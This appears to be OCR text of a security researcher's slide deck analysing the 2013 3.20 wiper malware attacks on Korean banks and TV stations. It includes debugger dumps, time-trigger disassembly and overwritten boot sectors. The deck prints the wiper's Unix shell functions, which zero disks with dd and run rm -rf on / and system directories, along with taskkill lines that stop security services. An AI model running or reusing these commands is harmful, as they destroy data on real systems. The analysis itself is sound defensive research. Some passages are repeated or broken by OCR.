Z:\MAKE TROY\, NOT WAR: CASE STUDY OF THE WIPER APT IN KOREA, AND BEYOND

--

Kyle Yang, CCIE#19065
Director, AV Engine Development
Fortinet Inc. Canada


Agenda

- 3.20 Wiper Attack
- Operation Troy
- Operation 1Mission/Mission
- Operation Nstar
- Operation Eaglexp
- Operation Flame
- Operation Flame2

3.20 Wiper Attack Impact

Company Name	Shinhan Bank	NongHyup Bank	KBS TV	MBC TV	YTN TV
Damage	57 Branches 6 DB Servers	30 Branches 10% of employees computer 50% of ATM	5000 employees computer	800 employees computer	500 employees computer

Wiper Case 1


Dropper
2013-03-20
AgentBase.exe
2013-01-31
conime.exe
~pr1.tmp
alg.exe
Windows Wiper
PCSP from PuTTY suite
Linux/Unix Wiper
Plink from PuTTY suite

Wiper Case 1

```
0012FE54  00000004  ♦...  DesiredAccess = FILE_MAP_READ
0012FE58  00000000  ....  InheritHandle = FALSE
0012FE5C  00402991   )@.  Name = "JO840112-CRAS8468-11150923-PCI8273V"

0012FE48  FFFFFFFF  ÿÿÿÿ  hFile = INVALID_HANDLE_VALUE
0012FE4C  00000000  ....  pSecurity = NULL
0012FE50  00000004  ♦...  Protect = PAGE_READWRITE
0012FE54  00000000  ....  MaxSizeHigh = 0
0012FE58  00000010  ►...  MaxSizeLow = 10
0012FE5C  00402991   )@.  Name = "JO840112-CRAS8468-11150923-PCI8273V"

0012FE48  00402A4C  L*@.  CmdLine = "taskkill /F /IM pasvc.exe"
0012FE4C  00000000  ....  Show = SW_HIDE
0012FE48  00402A66  f*@.  CmdLine = "taskkill /F /IM clisvc.exe"
0012FE4C  00000000  ....  Show = SW_HIDE
```

Drive C:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	
000000000	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPESPRINCPESPRINCPES
000000020	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPESPRINCPESPRINCPES
000000040	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPESPRINCPESPRINCPES
000000060	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPESPRINCPESPRINCPES
000000080	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPESPRINCPESPRINCPES
0000000A0	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPESPRINCPESPRINCPES
0000000C0	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPESPRINCPESPRINCPES
0000000E0	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPESPRINCPESPRINCPES
000000100	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPESPRINCPESPRINCPES
000000120	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPESPRINCPESPRINCPES
000000140	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPESPRINCPESPRINCPES
000000160	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPESPRINCPESPRINCPES
000000180	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPESPRINCPESPRINCPES
0000001A0	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPESPRINCPESPRINCPES
0000001C0	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPESPRINCPESPRINCPES
0000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000200	05	00	4E	00	54	00	4C	00	44	00	52	00	04	00	24	00	49	00	33	00	30	00	00	E0	00	00	00	30	00	00	00	00	N T L D R $ I 3 0 à 0
000000220	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

Drive C:
File system:
Default Edit Mo
State:
Undo level:
Undo reverses:
Physical sector
Logical sector N
Used space:
Free space:
Total capacity:
Bytes per sector
Sector count:

Wiper Case 1

```
dd_for_hp()
{
    DISK=`strings -v /etc/lvmtab|grep -v vg`

    for DISK_PART in $DISK
    do
        $DD if=/dev/zero of=$DISK_PART bs=8192000 &
    done
}
```

```
dd_for_aix()
{
    DISK=`lsp | awk '{print $1}'`

    for DISK_PART in $DISK
    do
        $DD if=/dev/zero of=/dev/$DISK_PART bs=10M &
    done
}
```

```
dd_for_sun()
{
    rm -rf /kernel/ &
    rm -rf /usr/adm/ &
    rm -rf /etc/ &
    rm -rf /home/ &
    rm -rf / &
    PRTTOC=`$WHICH prtvtoc`
    DISK=`ls /dev/dsk | grep s2`

    for DISK_PART in $DISK
    do
        mnt_info=`$PRTTOC /dev/dsk/$DISK_PART | grep Mount`

        if [ `expr "$mnt_info" : '.*'` -gt 0 ]
            then
                $DD if=/dev/zero of=/dev/dsk/$DISK_PART bs=81920k &
            fi
    done
}
```

```
dd_for_linux()
{
    rm -rf /kernel/ &
    rm -rf /usr/ &
    rm -rf /etc/ &
    rm -rf /home/ &
}
```

Wiper Case 2


Dropper
2013-03-20
schsvcsc.exe
2013-03-19
~schsvcsc.dll
2013-03-20
Injector
Wiper

Wiper Case 2

```
add     esi, ecx
imul    esi, 64h
push    0EA60h          ; dwMilliseconds
add     esi, edx
call    edi ; Sleep
cmp     esi, 7D0Fh      ; 3-20 15:00:00
jb      short loc_10001070
```

```
0006F654  FFFFFFFF
0006F658  00000000
0006F65C  00000004
0006F660  00000000
0006F664  00000010
0006F668  003F10DD  ASCII "GOLD0112-CRAS8468-PAGE0923-PCI8273V"
```

```
003F01EE   FF96 E8020000  call dword ptr ds:[esi+2E8]   kernel32.CreateFileMappingA
```

Drive C:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	
000000000	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPESPR!NCPESPR!NCPES
000000020	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPESPR!NCPESPR!NCPES
000000040	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPESPR!NCPESPR!NCPES
000000060	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPESPR!NCPESPR!NCPES
000000080	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPESPR!NCPESPR!NCPES
0000000A0	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPESPR!NCPESPR!NCPES
0000000C0	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPESPR!NCPESPR!NCPES
0000000E0	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPESPR!NCPESPR!NCPES
000000100	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPESPR!NCPESPR!NCPES
000000120	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPESPR!NCPESPR!NCPES
000000140	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPESPR!NCPESPR!NCPES
000000160	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPESPR!NCPESPR!NCPES
000000180	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPESPR!NCPESPR!NCPES
0000001A0	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPESPR!NCPESPR!NCPES
0000001C0	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPESPR!NCPESPR!NCPES
0000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

Drive C:
File system:

Default Edit Mode
State:

Undo level:
Undo reverses:

Physical sector No.:
Logical sector No.:

Used space:

Free space:

Total capacity:

Wiper Case 3

```
0012FF4C  FFFFFFFF
0012FF50  00000000
0012FF54  00000004
0012FF58  00000000
0012FF5C  00000010
0012FF60  004028CB  ASCII "J0840112-CRAS8468-11150923-PCI8273V"

00401251    FF96 3C030000  call dword ptr ds:[esi+33C]    kernel32.CreateFileMappingA
```

```
push    eax
call    dword ptr [esi+330h] ; GetLocalTime
mov     edi, 4DAD4678h   ; 2013-03-20 14:00:00
jmp     short loc_4011ED
-----------------------------------------------

                        ; CODE XREF: .text:00
push    0EA60h
call    dword ptr [esi+334h] ; sleep
lea     eax, [ebp-10h]
push    eax
call    dword ptr [esi+330h] ; GetLocalTime
```


```
0012FF48  0040295B  ASCII "taskkill /F /IM pasvc.exe"
0012FF4C  00000000
```

```
0012FF48  00402975  ASCII "taskkill /F /IM Clisvc.exe"
0012FF4C  00000000
```


Drive C:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	
000000000	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.HASTATI.HASTATI.
000000020	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.HASTATI.HASTATI.
000000040	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.HASTATI.HASTATI.
000000060	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.HASTATI.HASTATI.
000000080	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.HASTATI.HASTATI.
0000000A0	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.HASTATI.HASTATI.
0000000C0	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.HASTATI.HASTATI.
0000000E0	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.HASTATI.HASTATI.
000000100	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.HASTATI.HASTATI.
000000120	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.HASTATI.HASTATI.
000000140	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.HASTATI.HASTATI.
000000160	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.HASTATI.HASTATI.
000000180	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.HASTATI.HASTATI.
0000001A0	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.HASTATI.HASTATI.
0000001C0	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	48	41	53	54	41	54	49	2E	HASTATI.HASTATI.HASTATI.HASTATI.
0000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000200	05	00	4E	00	54	00	4C	00	44	00	52	00	04	00	24	00	49	00	33	00	30	00	00	E0	00	00	00	30	00	00	00	00	N T L D R $ I 3 0 à 0

Drive C:
File system
Default Edi
State:
Undo level
Undo rever
Physical se
Logical sec
Used space
Free space
Total capa
Bytes per s


Huh?

Wiper Spreader Case 1



Wiper Spreader Case 1

```
[1000]
FileDescription=
LinkFileName=None
FileVersion=3.5.0.2
RealFileName=ArrangeLogCli.exe
RealFileSize=67584
DownFileName=vms1000.zip
DownFileSize=28192
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
[1001]
FileDescription=
LinkFileName=None
FileVersion=1.0.0.0
RealFileName=ChatCli.exe
RealFileSize=273408
DownFileName=vms1001.zip
DownFileSize=103160
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
[1002]
FileDescription=
LinkFileName=None
FileVersion=2006.511.0.5
RealFileName=ChgUserI.exe
RealFileSize=233984
DownFileName=vms1002.zip
DownFileSize=106975
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
```

Wiper Spreader Case 1

```
[1000]
FileDescription=
LinkFileName=None
FileVersion=3.5.0.2
RealFileName=ArrangeLogCli.exe
RealFileSize=67584
DownFileName=vms1000.zip
DownFileSize=28192
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
[1001]
FileDescription=
LinkFileName=None
FileVersion=1.0.0.0
RealFileName=ChatCli.exe
RealFileSize=273408
DownFileName=vms1001.zip
DownFileSize=103160
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
[1002]
FileDescription=
LinkFileName=None
FileVersion=2006.511.0.5
RealFileName=ChgUserI.exe
RealFileSize=233984
DownFileName=vms1002.zip
DownFileSize=106975
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
```

Wiper Spreader Case 1

```
[1000]
FileDescription=
LinkFileName=None
FileVersion=3.5.0.2
RealFileName=ArrangeLogCli.exe
RealFileSize=67584
DownFileName=vms1000.zip
DownFileSize=28192
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
[1001]
FileDescription=
LinkFileName=None
FileVersion=1.0.0.0
RealFileName=ChatCli.exe
RealFileSize=273408
DownFileName=vms1001.zip
DownFileSize=103160
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
[1002]
FileDescription=
LinkFileName=None
FileVersion=2006.511.0.5
RealFileName=ChgUserI.exe
RealFileSize=233984
DownFileName=vms1002.zip
DownFileSize=106975
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
```

Wiper Spreader Case 1

```
[1000]
FileDescription=
LinkFileName=None
FileVersion=3.5.0.2
RealFileName=ArrangeLogCli.exe
RealFileSize=67584
DownFileName=vms1000.zip
DownFileSize=28192
